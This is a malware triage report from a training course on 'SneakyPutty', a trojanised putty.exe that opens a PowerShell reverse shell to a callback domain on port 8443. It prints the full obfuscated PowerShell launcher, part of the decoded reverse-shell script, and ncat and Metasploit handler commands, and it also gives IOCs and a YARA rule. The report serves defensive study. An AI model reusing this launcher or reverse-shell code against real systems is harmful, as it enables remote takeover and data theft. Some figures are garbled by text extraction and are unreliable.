

Practical Malware Analysis & Triage Malware Analysis Report

SneakyPutty Remote Access Trojan (RAT)
Malware

Oct 2021 | x0c0rvu5 | v1.0



Table of Contents

Table of Contents	2
Executive Summary	
High-Level Technical Summary	
Malware Composition	
putty.exe	
Powershell RAT:	
Basic Static Analysis	6
Basic Dynamic Analysis	
Advanced Static Analysis	
Advanced Dynamic Analysis	
Indicators of Compromise	
Network Indicators	
Host-based Indicators	13
Appendices	
A. Yara Rules	
B. Callback URLs	



Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
md5sum hash	334a10500feb0f3444bf2e86ab2e76da


SneakyPutty Remote Access Trojan (RAT) malware sample was first identified on July 10th, 2021 as per VirusTotal's 'First Seen In The Wild'. It consists of an unsuspecting putty.exe executable, presumably downloaded from an untrusted source on the internet, which acts as a remote access trojan backdoor to allow an unknown entity from exfiltrating data from a vulnerable OS.

YARA signature rules are attached in Appendix A. 59/70 vendors on VirusTotal have flagged this executable as malicious.



High-Level Technical Summary

sneakyPutty is a Remote Access Trojan (RAT). The malicious binary will most likely be downloaded from the internet from an untrusted source. Once downloaded and executed a powershell reverse-tcp connection will connect to 'bonus2.corporatebonusapplication.local' if the domain is up. Due to the severity of a Remote Access Trojan a malicious actor could easily exfiltrate data, elevate privileges, and potentially encrypt data later if persistence is accomplished.





Malware Composition

SneakyPutty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
powershell.exe	73a3c4aef5de385875339fc2eb7e58a9e8a47b6161bdc6436bf78a763537be70

putty.exe

The initial executable which is most likely downloaded from an untrusted source. Once run this executable reaches out to 'bonus2.corporatebonusapplication.local' on port 8443 by using the native powershell.exe executable.

powershell.exe:

The native 32-bit (x86) powershell.exe located at the C:\Windows\SysWOW64\WindowsPowerShell\v1.0 directory.

Fig 1: Base64 decoded payload



Basic Static Analysis

Based on putty.exe being a known piece of SSH software it comes to no surprise to see the numerous flags presented in pestudio.




Fig 2: PEStudio displaying the potential malicious API calls



After analyzing the floss output there were all the suspecting things you would see in the normal putty executable apart from a powershell.exe script being included as displayed below.

```
C:\Users\corvus\Desktop
\( \text{cat} flossout.txt | grep -i powershell \\
    powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W2 27jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYZUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOXQbkooIRwK1OtkcN8B5/Mz65QHCW8g0u6R vidymTX6RhNplPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHLUut29 g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk2SQH1Z2pW2WKk0/ofzCh NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQzrotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxefXLdK/hLya0wCdeeCfzpImJC5kFRj+U7zPEsZtUUjm WA06/ZtggSVp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2 UU0y+aUPcyC4AU4ZFTope1nazR5b6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqxFR1X7J F5iloEsODfaYBgqIGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32 fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HhVp+FvKJsaTBXTiH1h33UaDlwd7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvY qI3jqFn6lyiuBFVOwdkTPXSSHsfe+/7dJtlmqHve2k5A5X9N6SJX3V8HwZ98IT3Agg5vwCktlcWPiYtk8prV5tbHFaFlCleuZQbL2bBqYXS8ub2v0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KT1dDKAmpHRuSv1MC6DVOthaIh11K0R3MjoK1UJfnhGVIpR+8h0Ci/WIGf9s5naT/1D6Nm++OTrtVTgant vmcFkp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Fig 3: Floss output displaying a powershell.exe command base64 encoded

Once decoded you can see that the first line of the decoded base64 text includes '# Powerfun – written by Ben Turner & Dave Hardy'. More information pertaining to this function can be found here, 'https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1'.

```
ramnugiranmux.-9 echo "HASIAOW/UMECASIW2Z7jiM8991GKMRHUTBhothda6ESCLepVsGpOdMV202AYCE2WYZUQAZULej87yUytjäNtUJ-ZacZ12Sk198GOOQbkoOInwk1OTkxN885,7M25GMRW08gH06FWidyTytiW19857IB5XAZDC/iCm/Dr/Gok
GSJLScvd1VGQIntpje79Mpn8qfA5F7TIdCDxMScpZRxvk10Z4EFTLWV2R55pGHLUUt29g3ete618wjl-ZhKuwKr/9MYy5Tf27x1rFaUJ1JaawyJuyZaXW182GDQDQGzqcUDUCR8BKJBWGFUCYGCVFGCVFGAWAWGI4D3XKK25HLZQDXDXKK0FCTCMNYZYtiW19F8eCUTJTLW86
j9suHD2+d6NklqdQ2rotcnroSxbT0Boxhro3Oghx+B0X/GlyJ35GXKTEfXLdK/hLy30xGdecEf2pInJCSKRfj+U72FESZUUJMHA66/ZtggSVp2JWaY10Zd0GoohLTgkEpWJABFXKNTYJDGJ13USHX7eW4MgKNwx7Eteqvorf5xma7Dvv93oT330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T330PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300PTUWP05T300P
```

Fig 4: Decoding base64 encoded text on a Linux host



Basic Dynamic Analysis

Following initial detonation it was verified that there was a query to 'bonus2.corporatebonusapplication.local' on port 8443.




Fig 5: inetsim enabled - Wireshark output

Without an emulated internet connection, the DNS query was still completed.




Fig 6: inetsim disabled – Wireshark output



Advanced Static Analysis

The entirety of the PowerFun script decoded on system will be displayed below.

Fig 7: Decoded base64 powershell.exe content 1/2

```
ForEach ($module in $modules)
{
          (Get-Webclient).DownloadString($module)|Invoke-Expression
}
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
          $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
          $data = $EncodedText.GetString($bytes,0, $i)
          $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

          $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
          $x = ($error[0] | Out-String)
          $error.clear()
          $sendback2 = $sendback2 + $x

          $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
          $stream.Write($sendbyte,0,$sendbyte.Length)
          $stream.Flush()
}
$client.Close()
$listener.Stop()
}
```

Fig 8: Decoded base64 powershell.exe content 2/2



Advanced Dynamic Analysis

It can be seen via procmon.exe that there is in fact a reverse-connection that is being sent out once the executable has been ran.




Fig 9: procmon.exe output with relevant filters



Once the DNS endpoint is emulated in the /etc/hosts file then netcat can be used to display the type of reverse-shell functionality.

```
# Copyright (c) 1993-2009 Microsoft Corp.

# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

# This file contains the mappings of IP addresses to host names. Each entry should be kept on an individual line. The IP address should be placed in the first column followed by the corresponding host name.

# The IP address and the host name should be separated by at least one space.

# Additionally, comments (such as these) may be inserted on individual lines or following the machine name denoted by a '#' symbol.

# For example:

# 102.54.94.97 rhino.acme.com # source server 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.

# 127.0.0.1 localhost in lo
```

Fig 10: Windows file at C:\Windows\System32\drivers\etc\hosts

Create a reverse shell and listen on port 8443 then execute the putty executable.

```
C:\Users\corvus \( \lambda\) ncat -lvnp 8443 \( \text{Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )} \( \text{Ncat: Listening on 0.0.0:8443} \) Ncat: Connection from 127.0.0.1:49675. \( \lambda\) \( \lambda\)
```

Fig 11: netcat reverse shell output displayed once a connection had been made



Downloading a putty.exe binary then using msfvenom to create a reverse-shell. This reverse shell contains no additional entropy iterations, yet floss output will not detect any powershell.exe functionality.

Fig 12: Initial creation of a powershell_reverse_tcp backdoor and the putty.exe transferred over to the target host

Configuring a use case for the reverse-shell via Metasploit.

```
msfb > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/powershell_reverse_tcp
PAYLOAD ⇒ windows/powershell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.226.5
LHOST ⇒ 192.168.226.5
msf6 exploit(multi/handler) > set LPORT 8443
LPORT ⇒ 8443
msf6 exploit(multi/handler) > exploit
 *] Started reverse SSL handler on 192.168.226.5:8443
*] Powershell session session 1 opened (192.168.226.5:8443 → 192.168.226.4:49690 ) at 2022-11-14 02:21:34 -0500
Windows PowerShell running as user corvus on DESKTOP-5N73BUE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Users\corvus\Desktop>PS C:\Users\corvus\Desktop> PS C:\Users\corvus\Desktop> dir
       Directory: C:\Users\corvus\Desktop
                                                                                            Length Name
                                             LastWriteTime
                                 9/7/2022
                                                                                                            PMAT-labs-main
                                                     5:32 AM
7:49 PM
5:31 AM
5:37 AM
5:27 AM
7:46 PM
11:15 PM
4:03 AM
11:11 AM
                                                                            PMAIT (AUS-INGII)
PS_Transcripts
1754626 cosmo.jpeg
730 fakenet_logs.lnk
1332 FLARE.lnk
                             11/13/2022
9/7/2022
                                  9/5/2022
9/5/2022
                                                                                           146190 flossout.txt
178743 floss_meterpreter_out.txt
15703 install.ps1
12288 Malware.Unknown.exe.malz
                              11/13/2022
                                                     AM
9:01 PM
11:08 PM
11:10
                                                                                          1545216 putty.exe
1873920 puttyX.exe
                              11/13/2022
9/5/2022
                                                                                           1874944 puttyX2.exe
1579 README.txt
```

Fig 13: Metsploit used to reciprocate the exploit

Similar identifier when the putty executable is run.



Fig 14: Emulating an IOC



Indicators of Compromise

Network Indicators

```
17 22 ADA171272 DecCompu 52:00:20 DecCompu 22:60:52
                                                                          ADD
                                                                                       60 100 160 006 / ic at 00:0/
Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_53:e0:29 (08:00:27:53:e0:29), Dst: PcsCompu_23:69:5a (08:00:27:23:69:5a)
 Internet Protocol Version 4, Src: 192.168.226.4, Dst: 192.168.226.3
  User Datagram Protocol, Src Port: 61793, Dst Port: 53
 Domain Name System (query)
     Transaction ID: 0x8dee
     Flags: 0x0100 Standard query
     Questions: 1
     Answer RRs: 0
     Authority RRs: 0
     Additional RRs: 0
     Queries
      bonus2.corporatebonusapplication.local: type A, class IN
     [Response In: 3]
```

Fig 15: Wireshark output of initial DNS query

Windows /etc/hosts file updated to accept connections under the domain that the reverseshell points too.

Fig 15: Setting up DNS host file prior to running putty.exe



Fig 16: putty.exe calling out to port 8443 via powershell.exe



Host-based Indicators

C:\Users\corvus\Desktop
\(\text{cat} flossout.txt | grep -i powershell \)
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UwECA51W2 Z7jNhB991cMXHUtTRbhdbdAESCLepVsGyDdNYZu82AYCE2WYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOXQbxOIRwK1OtkcN8B5/Mz6SQHCW8g0u6R vidymTX6RhNplPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHLLUut29 g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKk0/ofzCh NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQzrotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTx£fXLdK/hLya0wCdecCfzpImJC5kFRj+U7zPEsZtUUjm WA06/ZtggSVp2JWaY10Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USMVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNcv+iWZQu2 UU09y+aUPcyC4AU4ZFTope1nazR5b6QsaJW8Aar1tU3mdL7T0J3MPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIroTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBgqIGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32 fUH/eaf3CC/18t2P9Uz3+6ok4Z66IXTsxncGJeWG7cvyAHn27HwVp+FvKJsaTBXTiH1h33UaDNw7eHfrf6A1NJWG6/2FDxd87V4wPBqmxtu1eH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe+/7dJtlmqHve2k5aSX5N6SJX3V8Hw29817sAgg5wuCktlcWPiYTk8prVStbHFaFlCleuZQbLzb8qYXS8ub2v0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KIIdDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgant vmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Dec ompress))).ReadToEnd()))"

Fig 17: Floss output displaying a powershell.exe command base64 encoded within the executable




Fig 17: procmon.exe output with relevant filters



Appendices

A. Yara Rules

```
rule sneakyPutty {

   meta:
        last_updated = "2022-11-14"
        author = "0xc0rvu5"
        description = "Yara rule for SneakyPutty for the putty.exe binary"

   strings:
        $string1 = "powershell.exe"
        $PE_magic_byte = "MZ"

   condition:
        $PE_magic_byte at 0 and
        $string1
}
```

B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443